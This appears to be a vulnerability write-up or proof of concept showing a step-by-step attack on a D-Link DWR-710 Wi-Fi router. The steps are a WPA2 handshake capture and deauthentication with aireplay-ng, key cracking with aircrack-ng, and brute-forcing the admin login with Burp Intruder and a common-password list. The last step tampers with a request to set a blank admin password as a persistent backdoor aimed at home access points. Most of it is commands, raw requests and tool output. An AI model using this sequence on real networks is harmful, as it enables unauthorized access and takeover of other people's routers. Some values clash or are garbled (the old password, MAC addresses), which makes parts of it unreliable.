

Security vulnerability scenario:

Step 1: Remote access point password cracking

Airodump-ng output shows the reachable access points from attackers usb adapter.

CH	6	[Elapsed: 1 min] [2020-03-08 23:38							
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:0C:7A:D0:40:54	C	-50	55	0	0	6	54e.	WPA2 CCMP	PSK dlink DWR-71
00:0C:7A:D0:40:54	F4	2	0	0	0	1	54e-	OPN	F5:44:44:44:44:44

Step 2:

Waiting for the MAC id of the connected device to the targeted access point.

CH 6][Elapsed: 4 mins][2020-03-09 18:48][WPA handshake: 5 [REDACTED] C										
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
[REDACTED] C	-40	79	1828	1572	0	6	54e.	WPA2	CCMP	PSK dlink_DW
BSSID	STATION			PWR	Rate	Lost	Frames	Probe		
[REDACTED] C	F0:00:00:00:00:0E			-36	0e-24	6	1820			

Step 3:

Sending the de-auth tokens

```
root@kali:~# aireplay-ng -0 2 -a E[REDACTED]CC -c F[REDACTED]BE wlan0mon
19:01:40 Waiting for beacon frame (BSSID: E[REDACTED]CC) on channel 6
19:01:41 Sending 64 directed DeAuth. STMAC: [F[REDACTED]7E] [ 0/64 ACKs]
19:01:42 Sending 64 directed DeAuth. STMAC: [F[REDACTED]7E] [ 0/63 ACKs]
```

Step 4:

Cracking the password using .cap file and set of wordlist.

```
root@kali:~# aircrack-ng -a2 -b 5:00:00:01:00:00 C -w /usr/share/wordlists/wifipassword.txt /root/*.cap
Opening /root/conks-01.cap
Opening /root/conks-02.cap
Opening /root/conks-03.cap
Opening /root/conks-04.cap
Opening /root/corks-01.cap
Opening /root/desktop-01.cap
Opening /root/desktop-02.cap
Opening /root/prithwish-01.cap
Reading packets, please wait...

Aircrack-ng 1.2 rc2

[00:00:01] 770 keys tested (411.58 k/s)

KEY FOUND! [ 4:00:00:h ]
```


Master Key : 91E
91C

Step 5:

Connected to the targeted access point and trying to login to the management interface



Since the password is unknown to the attacker so the management console interface is throwing errors



Step 6: Using internet, gathered possible default password and predictable passwords that are configured by manufacturer or set by access point owners.

A screenshot of a Windows Notepad window titled "password_dlink.txt - Notepad". The file contains a list of password guesses:

```
password
admin
blank
none
unknown
user
PASSWORD
Qwerty12345
1234567890
qwertyuiop
Test@12345
!@#$%^&*()
Password12345
welcome12345
```

A red box highlights the entire list of passwords.

Step 7: Performing bruteforcing in login request

Request to http://192.168.0.1:80

Forward Drop Intercept on Action Comment this item

Raw Params Headers Hex

```
POST /login.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/login.asp?err=2
Cookie: clear_web_language=0; clear_pageNum=0; clearPageIndex=1; ui-tabs-1=-1
Upgrade-Insecure-Requests: 1
ID=admin&PASSWORD=password&REDIRECT=index.asp&REDIRECT_ERR=login.asp
```

1 x 2 ... Target Positions Payloads Options Start attack

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /login.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/login.asp?err=2
Cookie: clear_web_language=0; clear_pageNum=0; clearPageIndex=1; ui-tabs-1=-1
Upgrade-Insecure-Requests: 1
ID=admin&PASSWORD=password&REDIRECT=index.asp&REDIRECT_ERR=login.asp
```

Add \$ Clear \$ Auto \$ Refresh

Type a search term 0 matches Clear

Step 8: It was identified from the response length that Qwerty12345 can be a possible password because the length of the response is 245 and for others it 234

Intruder attack 1


Attack Save Columns

Results Target Positions Payloads Options


Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
9	Qwerty12345	302	<input type="checkbox"/>	<input type="checkbox"/>	245	
0		302	<input type="checkbox"/>	<input type="checkbox"/>	234	
1	password	302	<input type="checkbox"/>	<input type="checkbox"/>	234	
2		302	<input type="checkbox"/>	<input type="checkbox"/>	234	
3	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	234	
4	blank	302	<input type="checkbox"/>	<input type="checkbox"/>	234	
5	none	302	<input type="checkbox"/>	<input type="checkbox"/>	234	
6	unknown	302	<input type="checkbox"/>	<input type="checkbox"/>	234	
7	user	302	<input type="checkbox"/>	<input type="checkbox"/>	234	
8	PASSWORD	302	<input type="checkbox"/>	<input type="checkbox"/>	234	
10	1234567890	302	<input type="checkbox"/>	<input type="checkbox"/>	234	
11	qwertyuiop	302	<input type="checkbox"/>	<input type="checkbox"/>	234	
12	Test@12345	302	<input type="checkbox"/>	<input type="checkbox"/>	234	


Step 9: Trying to login with Username:admin and password:Qwerty12345




Step10: Now configuring the password for management console to nothing i.e. empty so that any person connected to the access point and easily login to the management console and change the desired configuration



Because of client side validation it is throwing an error that New password cannot be empty i.e. password field cant be left blank.



Since only client side validation is implemented, so we will try to set the new password field to nothing or blank using burp suite tool. For UI end we are entering new password as 12 to satisfy client side validation.



```

✓ Request to http://192.168.0.1:80
Forward Drop Intercept is on Action
Raw Params Headers Hex
Comment this item
POST /passwd.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: application/xml, text/xml, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 88
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/system_passwd.html?WWW_SID=BID38734
Cookie: clear_web_language=0; clear_pageNum=0; clearPageIndex=1; ui-tabs-ls=-1
WWW_SID=BID38734&OLD_NAME=admin&select=admin&OLD_PASSWORD=Qwerty12345&NEW_PASSWORD=12

```


Setting the new password to blank




```
POST /passwd.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: application/xml, text/xml, */*, q=0.01
Accept-Language: en-US,en;q=0.8
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 85
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/system_passwd.html?WWW_SID=BID38734
Cookie: clear_web_language=0; clear_pageNum=0; clearPageIndex=1; ui-tabs-1=-1

WWW_SID=BID38734&OLD_NAME=admin&select=admin&OLD_PASSWORD=Qwerty123456&NEW_PASSWORD=
```

We see that the management console password has been successfully set to blank



Step11: Now we see that we can login to management console with Username:admin and Password field as blank



Login to the management console is successful

The screenshot shows the DWR-710 Configuration Manager web interface at the URL 192.168.0.1/index.asp?WWW_SID=BID44381. The top navigation bar includes links for Home, Wizard, Internet, Network, SMS, WiFi, Security, and Application. The status bar indicates FW Version : V2.0 4IN and System Name : DWR-710 Configuration Manager.

System Resources

- Memory: 67 %
- CPU: 24 %

LAN

- IPv4 Interface: br0
- IPv4 Address: 192.168.0.1
- IPv4 Subnet Mask: 255.255.255.0
- IPv4 MTU
- IPv6 Interface
- IPv6 Address
- Client Number

Status

- SIM Status: SIM Attached
- Signal Strength: 4/5
- Signal Type
- New Message
- Call Status
- Roaming Status: I
- Operators Information

WAN

- Status: up
- IPv4 Interface: ccmi0
- IPv4 Address: 10.80.20.255
- IPv6 Interface

By doing this the attacker is actually opening a backdoor to access the management console any time provided he is connected to the access point. Using this management console he can even disconnect legitimate users from accessing the AP. Also can set different incoming or outgoing rules.

The target access points for this attack will be the home access points where generally management console is not well securely configured.